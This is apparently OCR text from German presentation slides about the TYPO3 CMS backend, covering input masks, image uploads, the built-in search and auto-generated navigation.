
Eingabemaske gibt Standard-elemente vor

Bild zuerst als Upload zur Verfügung stellen

TYPO3: Backend



TYPO3: Backend II



TYPO3: Ergebnis

integrierte Suchmaschine

automatisch erzeugt

Layout und Design zentral gesteuert

generiert aus der Liste der Unterseiten